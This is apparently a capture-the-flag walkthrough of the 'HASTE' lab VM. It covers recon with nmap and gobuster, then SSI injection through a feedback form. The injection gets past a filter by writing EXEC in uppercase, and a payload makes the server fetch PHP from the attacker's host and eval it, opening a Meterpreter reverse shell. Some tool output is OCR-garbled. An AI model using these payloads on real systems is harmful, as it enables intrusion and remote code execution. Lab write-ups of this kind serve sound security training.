

HASTE - VM

1. Reconnaissance

1.1. Browsing the Home Page






Upon inspecting the home page, we notice an input form. Let's enter some junk data and attempt to submit it. The result indicates that some kind of server processing occurs with the data.

1.2. Finding the Target IP Address


Identify the Target IP address by running the netdiscover command in the terminal.



2. Scanning

2.1 Nmap

• Scan using nmap -sC -sV < TARGET IP>.



Index of /spukcab

<u>Name</u>	Last modified	Size Description
Parent Director	y.	-
index.bak	2017-09-11 18:57	7 6.3K
oldconfig.bak	2017-09-11 18:55	5 471

Apache/2.4.18 (Ubuntu) Server at 192.168.19.132 Port 80

From the results, robots.txt contains an entry of \(\sum_{spukcab} \). Visiting it reveals some backup files. However, these files don't seem to help us move forward.

2.2 Enumeration

Let's try enumeration with *gobuster*.

gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://<TARGET IP>

[root@ball]-[~]
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.19.132


```
Gobuster Oif - W / Var/Share/Word(15t5/Oifbusce/Directory-tist-2.3-medium.txt - 0 http://192.168.19.13

[*] Writ: http://192.168.19.132
[*] Method: GET
[*] Threads: 10
[*] Wordlist: / Usr/Share/Wordlists/dirbuster/directory-list-2.3-medium.txt
[*] Wegative Status codes: 404
[*] User Agent: gobuster/3.6
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 317] [→ http://192.168.19.132/images/]
/index (Status: 200) [Size: 35]
/pages (Status: 301) [Size: 317] [→ http://192.168.19.132/pages/]
/layout (Status: 301) [Size: 317] [→ http://192.168.19.132/pages/]
/robots (Status: 301) [Size: 317] [→ http://192.168.19.132/pages/]
/robots (Status: 301) [Size: 317] [→ http://192.168.19.132/pages/]
/robots (Status: 300) [Size: 582]
/licence (Status: 200) [Size: 582]
/licence (Status: 200) [Size: 302]
Progress: 220560 / 220561 (100.00%)

Finished
```



192.168.19.130

We locate a few directories and files. The /images, /pages, /layouts, and /licence directories all seem to contain static files related to HTML.

However, visiting the /ssi page gives us some Linux permissions data and our IP address, while the /index page provides a command that seems to be executed in /ssi.

After searching for ssi ubuntu, we find that SSI stands for Server Side Includes. Searching for SSI exploits leads to an OWASP site, which documents an SSI Injection attack.

<!--#exec cmd="ls"-->

3. Gaining Access

Trying that command in the "feedback input box" on the homepage of the site and submitting it.



Running the command gives us an error. We can try the same command in uppercase, and it works. <!--#EXEC cmd="ls"-->

```
Dear, 192.168.19.130,
This receipt acknowledges the following information regarding your submission:

Date: Wednesday 20th of December 2023 07:57:29 AM
Target: foo
Feedback: images index.php index.shtml layout licence.txt pages receipt.php
receipt.shtml robots.txt spukcab ssi.shtml
Unique Token: 1733374346

Our team will get back to you with the next steps.
Thank you,
H.A.S.T.E.
```

Now that we have a way of running code on the server, let's start up Metasploit and set up a reverse shell by running the following commands to gain access.

```
msfconsole
use exploit/multi/script/web_delivery
set payload php/meterpreter/reverse_tcp
set target 1
set lhost <ATTACKER IP>
set lport 8888
show options
exploit
```

```
Name Current Setting Required Description

SRYHOST 0.0.0.0 yes The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to liste non all addresses.

SRYPORT 8880 yes The local port to listen on.

SSL false no Negotiate SSL for incoming connections.

SSL false no Path to a custom SSL certificate (default is random)

Payload options (php/meterpreter/reverse_tcp):

Name Current Setting Required Description

LHOST etho yes The listen address (an interface may be specified)

LHOST etho yes The listen port

Exploit target:

Id Name

I PHP

masf6 exploit(multi/resipt/wab.delivery) > exploit

[s] Starded reverse TCP handler on 192.168.19.138:8888

msf6 exploit(completed, but no session was created.

[s] Starded reverse TCP handler on 192.168.19.138:8888

msf6 exploit(multi/resipt/wab.delivery) > [s] Using URL: http://192.168.19.138:8888]

msf6 exploit(multi/resipt/wab.deliv
```

The command to paste in the feedback would be:

```
<!--\#EXEC\ cmd='php\ -d\ allow\_url\_fopen=true\ -r\ "eval(file\_get\_contents(\'http://192.168.19.130:8080/3O1jVrePDSI\', false, stream\_context\_create([\'ssl\'=>['verify\_peer'=>false,'verify\_peer_name'=>false]])));"'-->
```

However, it seems this doesn't work, and it looks like the quotes (") in the command are conflicting. Let's make the inner quotes within the PHP command escaped single quotes (\lor) to avoid conflicts. Also, change the outer quotes of cmd= to single quotes (\lor).

 $<!--\#EXEC\ cmd='php\ -d\ allow_url_fopen=true\ -r\ "eval(file_get_contents(\'http://192.168.19.130:8080/3O1jVrePDSI\', false, stream_context_create([\'ssl\'=>['verify_peer'=>false,\'verify_peer_name'=>false]]));"'-->$

Using this modified command to perform the SSI Injection attack, by submitting it in the "ATTACK FORM" feedback input, we are able to gain meterpreter access to the TARGET machine. Switch to the session by using:

```
sessions -i < session_id>
    msf6 exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...
    meterpreter > pwd
    /var/www/html/convert.me/public_html
```

Now we can execute a Python command to get a reverse shell.

python -c 'import pty;pty.spawn("/bin/bash")'

```
www-data@ConverterPlus:/var/www/html/convert.me/public_html$ whoami
whoami
www-data
www-data@ConverterPlus:/var/www/html/convert.me/public_html$
```

That's it! We have successfully exploited the vulnerability to gain a reverse shell into the machine.